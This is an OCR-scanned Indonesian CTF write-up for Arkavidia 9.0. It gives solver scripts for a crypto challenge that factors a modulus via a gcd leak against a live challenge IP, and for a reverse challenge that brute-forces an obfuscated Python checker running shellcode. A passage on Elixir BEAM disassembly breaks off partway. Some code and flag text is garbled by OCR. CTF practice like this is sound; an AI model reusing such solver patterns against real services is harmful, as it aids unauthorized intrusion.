
Write-Up Qualification Arkavidia CTF 9.0

SCHNPC2025 - Selikurrrr, selaweee, aeughhhhh, pata



@mirai

DJumanto Yesterday at 08:57
Mamah aku takut dijilat

mirai Yesterday at 08:57
anjenggg di doxxing gw

nabilmuafa Yesterday at 08:57
AOWKOAKWOAKOW

rootkids Yesterday at 08:57
doksli coyyy

nabilmuafa Yesterday at 08:57
live report

@DJumanto Mamah aku takut dijilat
h0nque Yesterday at 08:57
aduh gantengnya

@DJumanto Mamah aku takut dijilat
tipsen Yesterday at 08:59
wujud asli naga

mirai honest reaction to musl pwn
DJumanto when Lollipop (gw disuruh berenti gara2 storage nya gak cukup buat TA oawkeoakeoakawoek)
OS (C:)
36.4 GB free of 451 GB

Sage 101	2+10	Breathing Exercise
951	1000	1000

DJumanto
mirai
Etern1ty

Daftar Isi

CRYPTOGRAPHY

Weird Format


Flag: ARKAV{EZZZZ_f3rm47_t0_g3t_5t4rt3d_VROOM_VROOM!!!!!!}

Diberikan chall.py

chall.py

```python
from Crypto.Util.number import bytes_to_long, getPrime
from Crypto.Random.random import randint
import signal

with open("flag.txt", "r") as f :
    FLAG = f.read().encode()

p, q = getPrime(384), getPrime(384)
n = p*q

g, r1, r2 = randint(2, n), randint(2, n), randint(2, n)
g1 = pow(g, r1 * (p - 1), n)
g2 = pow(g, r2 * (q - 1), n)

def encrypt(m) :
    assert (0 <= m < n)
    s1, s2 = randint(2, n), randint(2, n)
    c1 = (m * pow(g1, s1, n)) % n
    c2 = (m * pow(g2, s2, n)) % n
    return c1, c2

def encrypt_service() :
    m = int(input("Plaintext: "))
    assert (0 <= m < n)
    c1, c2 = encrypt(m)
    print(f"Encrypted: {(c1, c2)}")

options = ["Encrypt", "Decrypt", "Exit"]
def menu() :
    [print(f"{i + 1}. {opt}") for i, opt in enumerate(options)]

def main() :
    print(f"Encrypted Flag: {encrypt(bytes_to_long(FLAG))}")
    while True :
        menu()
        choice = int(input(">> "))
        if choice == 1 :
            encrypt_service()
        elif choice == 2 :
            print("Do it yourself :D")
        elif choice == 3:
            print("Kay Bye")
            exit()
        else :
            raise IndexError()

if __name__ == "__main__" :
    signal.alarm(60)
    try :
        main()
    except :
        print("Uh Oh")
        exit()
```

Mintol GPT hehe:



Here's the core idea:

1. Notice that $g_1 \equiv 1 \pmod{p}$ and $g_2 \equiv 1 \pmod{q}$.
2. Hence, for any message m:

$$c_1 = m \cdot g_1^{s_1} \bmod n \quad \Longrightarrow \quad c_1 \equiv m \pmod{p},$$

   and similarly

$$c_2 = m \cdot g_2^{s_2} \bmod n \quad \Longrightarrow \quad c_2 \equiv m \pmod{q}.$$

3. In particular,

$$c_1 - m \equiv 0 \pmod{p}, \quad \text{but typically } c_1 - m \not\equiv 0 \pmod{q}.$$

   That means $\gcd(n, c_1 - m)$ will almost always give you the prime p (or q, depending on which side "accidentally" lines up). Repeating as needed will get a nontrivial factor.

4. Once you factor $n = p \times q$, you can recover the flag. From the challenge, you get:

$$(c_{1,\text{flag}}, c_{2,\text{flag}}) = \left(m_{\text{flag}} \cdot g_1^{s_1}, m_{\text{flag}} \cdot g_2^{s_2}\right) \bmod n.$$

   Then

$$c_{1,\text{flag}} \equiv m_{\text{flag}} \pmod{p}, \quad c_{2,\text{flag}} \equiv m_{\text{flag}} \pmod{q}.$$

   Using the Chinese Remainder Theorem on


$$m_{\text{flag}} \equiv c_{1,\text{flag}} \pmod{p}, \quad m_{\text{flag}} \equiv c_{2,\text{flag}} \pmod{q},$$

   immediately yields m_{flag}. Convert that integer to bytes for the final flag.

Ya begitulah.

solve.py

```python
from pwn import remote
from math import gcd
from Crypto.Util.number import long_to_bytes, inverse


def crt(a, n, b, m):
    return (a + (b - a) * inverse(n, m) * n) % (n * m)


r = remote("20.195.43.216", 8555)
r.recvuntil(b"Encrypted Flag: ")
flag_enc = r.recvline().decode().strip()
f1, f2 = eval(flag_enc)


def get_enc(m):
    r.recvuntil(b">> ")
    r.sendline(b"1")
    r.recvuntil(b"Plaintext: ")
    r.sendline(str(m).encode())
    line = r.recvline().decode().strip().split("Encrypted: ")[1]
    return eval(line)


c1_vals = []
c2_vals = []
for i in range(2, 12):
    c1, c2 = get_enc(i)
    c1_vals.append(c1 - i)
    c2_vals.append(c2 - i)

p = 0
for x in c1_vals:
    p = gcd(p, abs(x))
q = 0
for x in c2_vals:
    q = gcd(q, abs(x))

mp = f1 % p
mq = f2 % q
m = crt(mp, p, mq, q)
print(long_to_bytes(m))
```



```
┌─[mirai@parrot]─[~/ctf/arkavidia/Weird Format]
└──╼ $python3 solve.py
[+] Opening connection to 20.195.43.216 on port 8555: Done
b'ARKAV{EZZZZ_f3rm47_t0_g3t_5t4rt3d_VROOM_VROOM!!!!!!}'
[*] Closed connection to 20.195.43.216 port 8555
┌─[mirai@parrot]─[~/ctf/arkavidia/Weird Format]
└──╼ $
```

REVERSE

Pyrev

Flag: ARKAV{its_just_python_riiiiggghhhhhhttttttt????????}

Diberikan file chall.py yang obfuscated:

chall.py

```python
lllllllllllllll, llllllllllllllI, lllllllllllllIl, lllllllllllllII,
llllllllllllIll, llllllllllllIlI = map, bytes, input, enumerate, print,
list

from mmap import PAGESIZE as IlIIlIIlllIIll, PROT_EXEC as
lIIllIlIIIIlll, PROT_WRITE as lIIllIIIIIIIII, mmap as lllIIlIIIIllll,
PROT_READ as llllIllIIlIllI
from ctypes import c_int as lIIIIIIIlIIlIl, CFUNCTYPE as lIlIlllIIIlIII,
addressof as lIIllIlIIIIIlI
from ctypes import c_void_p as IIIlIIlllIlIll
from base64 import b64decode as lIllIIlIlIIIIl
IlllIlIIlIllllIIlI = lllIIlIIIIllll(-1, IlIIlIIlllIIll,
prot=llllIllIIlIllI | lIIllIIIIIIIII | lIIllIlIIIIlll)
lIIlllIIlIIlllIll = lIlIlllIIIlIII(lIIIIIIIlIIlIl, lIIIIIIIlIIlIl)
lllllIllIIlIIIIIlI = IIIlIIlllIlIll.from_buffer(IlllIlIIlIllllIIlI)
llIlllllIlllllIIIIl =
lIIlllIIlIIlllIll(lIIllIlIIIIIlI(lllllIllIIlIIIIIlI))
IlllIlIIlIllllIIlI.write(lIllIIlIlIIIIl('UVJWSInwSPfGAQAAAHUESIPAAUmJwEi
J+Egx0kjHwQQAAABI9/FIg/oAdBJIg/oBdBJIg/oCdBVIa/9l6xNIa/8b6w1Iaf+BAAAA6wR
Ia/8DSQ+v+EiB5/8AAABIifheWlnD'))
IlllIllIllIllIlIl = lllllllllllllIl('Input flag here:
').strip().encode()
if llllllllllllllI(llllllllllllIlI(lllllllllllllll(lambda
lIlIlIIlIIIlIlIIlI: llIlllllIlllllIIIIl(lIlIlIIlIIIlIlIIlI[1],
lIlIlIIlIIIlIlIIlI[0]),
llllllllllllIlI(lllllllllllllII(IlllIllIllIllIlIl))))).hex() ==
'c1f6c5430aa35fa45753aa87d30c353089fc68111217baefc1c1933177770808f8f8e8e
8acac24249c9cc9c97f7f3535ebeb67':
    llllllllllllIll('Correct!')
else:
    llllllllllllIll('Wrong!')
```

Saya coba deobfuscate:

deobfuscated.py

```python
from mmap import PAGESIZE, PROT_EXEC, PROT_WRITE, mmap, PROT_READ
from ctypes import c_int, CFUNCTYPE, addressof, c_void_p
from base64 import b64decode

buf = mmap(-1, PAGESIZE, prot=PROT_READ | PROT_WRITE | PROT_EXEC)
FUNC = CFUNCTYPE(c_int, c_int, c_int)
ptr = c_void_p.from_buffer(buf)
func = FUNC(addressof(ptr))
buf.write(b64decode('UVJWSInwSPfGAQAAAHUESIPAAUmJwEiJ+Egx0kjHwQQAAABI9/FIg/o
AdBJIg/oBdBJIg/oCdBVIa/9l6xNIa/8b6w1Iaf+BAAAA6wRIa/8DSQ+v+EiB5/8AAABIifheWln
D'))

inp = input('Input flag here: ').strip().encode()
if bytes(map(lambda x: func(x[1], x[0]), list(enumerate(inp)))).hex() ==
'c1f6c5430aa35fa45753aa87d30c353089fc68111217baefc1c1933177770808f8f8e8e8aca
c24249c9cc9c97f7f3535ebeb67':
    print('Correct!')
else:
    print('Wrong!')
```

Jadi intinya dia bakal manggil shellcode nya berkali-kali, terus berdasarkan return value di register RAX bakal di check against index encrypted flag nya.

Dan shellcode nya:

shellcode.asm


```
0:  51                      push   rcx
1:  52                      push   rdx
2:  56                      push   rsi
3:  48 89 f0                mov    rax,rsi
6:  48 f7 c6 01 00 00 00    test   rsi,0x1
d:  75 04                   jne    0x13
f:  48 83 c0 01             add    rax,0x1
13: 49 89 c0                mov    r8,rax
16: 48 89 f8                mov    rax,rdi
19: 48 31 d2                xor    rdx,rdx
1c: 48 c7 c1 04 00 00 00    mov    rcx,0x4
23: 48 f7 f1                div    rcx
26: 48 83 fa 00             cmp    rdx,0x0
2a: 74 12                   je     0x3e
2c: 48 83 fa 01             cmp    rdx,0x1
30: 74 12                   je     0x44
32: 48 83 fa 02             cmp    rdx,0x2
```

```
36: 74 15                je       0x4d
38: 48 6b ff 65          imul   rdi,rdi,0x65
3c: eb 13                jmp      0x51
3e: 48 6b ff 1b          imul   rdi,rdi,0x1b
42: eb 0d                jmp      0x51
44: 48 69 ff 81 00 00 00         imul   rdi,rdi,0x81
4b: eb 04                jmp      0x51
4d: 48 6b ff 03          imul   rdi,rdi,0x3
51: 49 0f af f8          imul   rdi,r8
55: 48 81 e7 ff 00 00 00         and      rdi,0xff
5c: 48 89 f8             mov      rax,rdi
5f: 5e                   pop      rsi
60: 5a                   pop      rdx
61: 59                   pop      rcx
62: c3                   ret
```


Jadi buat solve nya kita tinggal bruteforce tiap karakter, kalo match sama encrypted flag[i], berarti flag nya valid.
Berikut solver:

solve.py

```python
import base64, ctypes, mmap

shellcode =
base64.b64decode("UVJWSInwSPfGAQAAAHUESIPAAUmJwEiJ+Egx0kjHwQQAAABI9/FIg/oAdBJIg/oBdBJIg/oCdBVIa/9l6xNIa/8b6w1Iaf+BAAAA6wRIa/8DSQ+v+EiB5/8AAABIifheWlnD")

buf = mmap.mmap(
    -1,
    len(shellcode),
    mmap.MAP_PRIVATE | mmap.MAP_ANONYMOUS,
    mmap.PROT_READ | mmap.PROT_WRITE | mmap.PROT_EXEC,
)
buf.write(shellcode)

FUNC = ctypes.CFUNCTYPE(ctypes.c_int, ctypes.c_int, ctypes.c_int)
func = FUNC(ctypes.addressof(ctypes.c_void_p.from_buffer(buf)))

enc_flag =
bytes.fromhex("c1f6c5430aa35fa45753aa87d30c353089fc68111217baefc1c1933177770808f8f8e8e8acac24249c9cc9c97f7f3535ebeb67")

flag_bytes = b''
for i in range(len(enc_flag)):
```



```python
    char = enc_flag[i]
    found = None
    for coba in range(256):
        if (func(coba, i) & 0xFF) == char:
            found = coba
            break
    if found is None:
        print(f"skill issue")
        break
    flag_bytes += bytes([found])

print(flag_bytes)
```




```
┌─[mirai@parrot]─[~/ctf/arkavidia/pyrev]
└──╼ $python3 solve.py
b'ARKAV{its_just_python_riiiiggghhhhhhttttt????????}'
┌─[mirai@parrot]─[~/ctf/arkavidia/pyrev]
└──╼ $
```

Wibu

Flag: ARKAV{apa_anime/manga/novel_favorit_kamu?}

Diberikan sebuah file:



```
┌─[mirai@parrot]─[~/ctf/arkavidia/wibu]
└──╼ $ls
dist.zip  Elixir.Wibufication.beam  flag.txt.enc  sv.py
┌─[mirai@parrot]─[~/ctf/arkavidia/wibu]
└──╼ $file Elixir.Wibufication.beam
Elixir.Wibufication.beam: Erlang BEAM file
┌─[mirai@parrot]─[~/ctf/arkavidia/wibu]
└──╼ $
```

Saya juga kurang tau ini file apa jadi saya cari-cari di google, ternyata ini adalah bytecode dari sebuah source code bahasa pemrograman Erlang.

Setelah mencari-cari ternyata ada tools buat beam disassembly namanya “beam_disasm”. Karena kurang tau cara pakeknya langsung cari wu CTF yang udah ada aja :v


main
{function,main,0,13, [{line,5}], {label,12}, {func_info,{atom,'Elixir.Wibufication'},{atom,main},0}, {label,13}, {allocate,0,0}, {line,6}, **{call_ext,0,{extfunc,'Elixir.System',argv,0}},** {move,{literal,<<" ">>},{x,1}}, {line,7}, **{call_ext,2,{extfunc,'Elixir.Enum',join,2}},** {line,8}, **{call,1,{'Elixir.Wibufication',convert,1}},** {line,9}, {call_ext_last,1,{extfunc,'Elixir.IO',puts,1},0}]},

Ini main nya ngambil argv[0] terus string nya di join dan manggil function convert

convert
{function,convert,1,11, [{line,1}],

```
{label,10},
{func_info,{atom,'Elixir.Wibufication'},{atom,convert},1},
{label,11},
{allocate,0,1},
{line,2},
{call_ext,1,{extfunc,'Elixir.String',codepoints,1}},
{move,{integer,2},{x,2}},
{move,nil,{x,3}},
{move,{integer,2},{x,1}},
{line,3},
{call_ext,4,{extfunc,'Elixir.Enum',chunk_every,4}},
{test_heap,{alloc,[{words,0},{floats,0},{funs,1}]},1},
{make_fun3,
{'Elixir.Wibufication','-convert/1-fun-0-',1},
0,14157147,
{x,1},
{list,[]}},
{line,4},
{call_ext_last,2,{extfunc,'Elixir.Enum',map_join,2},0}]},
```

Disini saya agak bingung jadi tanya GPT hehe.


Execution Steps:

1. **Convert string to list of Unicode code points:**

```elixir
String.codepoints(input_string)
```

2. **Split the code points into chunks of size `2`:**

```elixir
Enum.chunk_every(codepoints, 2, 2, nil)
```

3. **Apply `process_chunk/1` to each chunk**

4. **Join the transformed results into a single string:**

```elixir
Enum.map_join(chunks, &process_chunk/1)
```

Dan di process_chunks:

```
process_chunks
```

```
{function,process_chunk,1,15,
[{line,10},
{label,14},
{func_info,{atom,'Elixir.Wibufication'},{atom,process_chunk},1},
{label,15},
{test,is_nonempty_list,{f,14},[{x,0}]},
{get_list,{x,0},{x,1},{x,2}},
{test,is_nonempty_list,{f,16},[{x,2}]},
{get_list,{x,2},{x,3},{x,2}},
{test,is_nil,{f,14},[{x,2}]},
